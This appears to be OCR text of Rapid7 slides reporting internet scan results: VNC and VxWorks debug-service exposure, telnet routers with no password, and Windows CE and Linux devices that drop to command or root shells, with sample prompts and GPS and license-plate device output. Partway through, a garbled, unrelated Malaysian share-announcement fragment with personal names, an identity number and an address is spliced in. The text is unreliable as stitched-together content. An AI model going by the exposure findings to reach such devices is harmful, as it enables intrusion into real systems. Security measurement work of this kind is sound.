
7% vulnerable to CVE-2010-4221

Email Services




RAPID7

Email: Correlation




VNC Remote Desktop



RAPID7

VNC Statistics

- RealVNC 4.0 authentication bypass bug is finally dead
  - Only 2,500 of 1,100,000 VNC instances vulnerable (0.02%)
- Fairly even protocol split



RAPID7


VNC: The Weird

- VNC bug exposes copy/paste to unauthenticated clients
  - Connect to port 5900 and wait for copy evens
  - Critical.io scanner got lucky, randomly

KUMPULAN WANG PERSARAAN (DIPERBADANKAN) >KWAPACT6622007 0**MALAYSIA** @ 1 2 3h 4 **Ms Tai Yit Chan** UG36 20121107CI00101 **Indirect** f UG36 20121107CI00101 l UG36 20121107CI00101 Aras 4, 5 & 6, **Menara Yayasan Tun Razak, Jalan Bukit Bintang** h UG36 20121107CI00101 55100 Kuala Lumpur p UG36 20121107CI00101 **ORDINARY SHARES OF RM1.00 EACH** ~ UG36 20121107CI00101 **You are advised to read the full contents of the announcement or attachment** at e UG36 **Purchase of shares in open market by Kumpulan Wang Persaraan (Diperbadankan)**'s e UG36 20121107CI00101 **("KWAP") Fund Manager W** UG36 20121107CI00101 **You are advised to read the full contents of the announcement or attachment at** e UG36 20121107CI00101 **http://www.bursamalaysia.com**. [UG36 14898 20121107CI00117 **Changes in Sub. S-hldr's Int. (29B) Datuk Tiah Thee Kian** z >470901-01-5071 0**Malaysian** @ 1 z 2 3 4 MS **CHUAH WEN PIN** UG36 20121107CI00117 **Direct interest** @ UG36 20121107CI00117 k UG36 20121107CI00117 44 **Jalan Tanduk**, **Taman Bukit**, x UG36 **Kuala Lumpur**. U UG36 20121107CI00117 **Ordinary shares of RM1.00 each** Y UG36 20121107CI00117 **Tasec Nominees (Tempatan) Sdn Bhd** ^ UG36 20121107CI00117 **34th Floor, Menara TA One**, c UG36 20121107CI00117 22 Jalan P., L UG36 20121107CI00117 **50250 Kuala Lumpur. Y** UG36 20121107CI00117 ! - A UG36 20121107CI00117 ! x - A Z UG36 20121107CI00117 **Purchase in the open market** p UG36 20121107CI0011

RAPID7

VxWorks Remote Debugger (WDBRPC)



RAPID7

VxWorks Debug Service

- Remote debug service on UDP port 17185
  - Exposes hundreds of different devices
  - VoIP phones, routers, planes, spacecraft
  - Read, write, execute memory
  - Over 250,000 found in July of 2010…


2013: **310,000**

- The monthly average is increasing!

RAPID7

Telnet: Systems

- Over 13 million devices expose telnet to the internet
- Cisco routers make up 10% of all telnet servers
- Cable and ADSL modems are another 15%
- Old school Unix still around



RAPID7

Telnet: Router Shells

- 10,000+ Routers don't even bother with passwords

jiuyuan_bt_nm_ah>
jiyougongsi>
jjcaisanxiaoxue>
jjda>
jjdc>
jjgd>
jjlhlianfangzhizao>
jjpzx>
jjshhshengangzhizao>
jjxjy>
jjxy>
jjxz>
jjyljuda>
jkx_sdl>
jnszy_2692>
joelsmith>
jsyh>
jt_net>
jtic>
jx123>
jzglkyzz>
kashiwa>
kbbmetro>
kd-ip>
mp1700-kslp>
mp1700E>
mp1762>
mp2600e>
mp2692>
mp2700>
msk-cat3>
mty-3500-1>
multivoice01>
mvy-rtr-01>
mx-fdc-dmz1>
mx-frtsw01>
mx-frtsw02>
nak2ama-east-ps>
nak2ama-north-ps>
nak2ama-ps>
nak2ama-south-ps>
nak2ama-west-ps>
naldi>
nanchang2621>
nanquc3550-02>
nanshigaosu_A5>
narashino>
nayana2>
telnet@AYRS-CES2k-1>
telnet@AdminVideoSW1>
telnet@BBG>
telnet@BEL-WIFI-1>
telnet@BGLWANSW01>
telnet@BGLWANSW02>
telnet@BI-RX-1>
telnet@BI-Solsi>
telnet@BIGION-CORE-1>
telnet@BR2-NET1-MLXe>
telnet@BRCD-ADX-2>
telnet@BSI01>
telnet@Backbone_Backup>
telnet@BigIron RX-4 Router>
telnet@BigIron RX-8 Router>
telnet@BigIron Router>
telnet@Bloco.A1.Core>
telnet@Bloco.B.Core>
telnet@Border40G-1>
telnet@Brocade_ABA_1>
telnet@CHD-BOU-CO-2>
telnet@CON-LONFESX4801>
telnet@CON-LONFESX4802>
S1-DNS-3560-NSGK>

RAPID7

Telnet: Windows CE Shells

- 3,000+ Windows CE devices drop CMD shells

Welcome to the Windows CE Telnet Service on WindowsCE Pocket CMD v 5.0 \>
Welcome to the Windows CE Telnet Service on ITP Pocket CMD v 5.0 \>
Welcome to the Windows CE Telnet Service on WindowsCE Pocket CMD v 6.00 \>
Welcome to the Windows CE Telnet Service on WindowsCE Pocket CMD v 4.20 \>
Welcome to the Windows CE Telnet Service on PicoCOM2-Sielaff Pocket CMD v 6.00 \>
Welcome to the Windows CE Telnet Service on WindowsCE Pocket CMD v 4.10 \>
Welcome to the Windows CE Telnet Service on G4-XRC Pocket CMD v 5.0 \>
Welcome to the Windows CE Telnet Service on HMI_Panel Pocket CMD v 5.0 \>
Welcome to the Windows CE Telnet Service on G4-XFC Pocket CMD v 5.0 \>
Welcome to the Windows CE Telnet Service on PELOAD Pocket CMD v 6.00 \>
Welcome to the Windows CE Telnet Service on MCGS Pocket CMD v 5.0 \>
Welcome to the Windows CE Telnet Service on Db1200 Pocket CMD v 5.0 \>
Welcome to the Windows CE Telnet Service on VEUIICE Pocket CMD v 6.00 \>
Welcome to the Windows CE Telnet Service on Borne Cebus/Horus Pocket CMD v 6.00 \>

Telnet: Linux Shells

- 3,000+ Linux systems drop to root

MontaVista(R) Linux(R) Professional Edition 4.0.1 (0502020) Linux/armv5tejl
Welcome telnet root@~#
Local system time: Sun May 20 04:12:49 UTC 2012 root:#
root@(unknown):/#
root@routon-h1:/#
root@umts_spyder:/ #
root@vanquish_u:/ #
root@smi:/ #
root@dinara_cg:/ #
root@BCS5200:/#
root@edison:/ #
root@umts_yangtze:/ #
root@cdma_spyder:/ #
root@vanquish:/ #
root@scorpion_mini:/ #
root@qinara:/ #
sh-3.00#
~ #

RAPID7

Telnet: The Weird

- License plate readers, on the internet, via telnet


  ATZ P372 application Aug 29 2008 16:07:45 P372 RAM: 128M @ 128M EPROM: 512k Flex capabilities 003f Camera firmware: 4.34 362 ANPR enabled for: USA Louisiana . Installed options: 00220018 * ... Compact Flash * ... Basic VES with no security * ... USA Licenceplate recognition * **PIPS Technology AUTOPLATE (tm) license plate recognition** * VES - (violation enforcement system)

- GPS tracking systems (Ankara, Turkey)

  QM Extension: 2012/05/21 13:53:40.343 1067|PESQHandler.c{UE2 } 0x03e8 Last Sync: 1, Current Sync: 2, RTU played: 0 2012/05/21 13:53:40.343 1068|PESQHandler.c{UE2 } 0x03e8 Jitter: -62 0x0380 Qual=1 Valid=YES HDOP=1 PDOP=1.88 **Lat=39.96039 Long=32.71275 Satellites=9 Heading=286 Speed=21 Altitude=825 2012/05/21** 13:53:40.734 500|GpsNmeaStandar{GPS } 0x0380

RAPID7

Telnet: Trucks in Turkey



RAPID7

Internet Census 2012

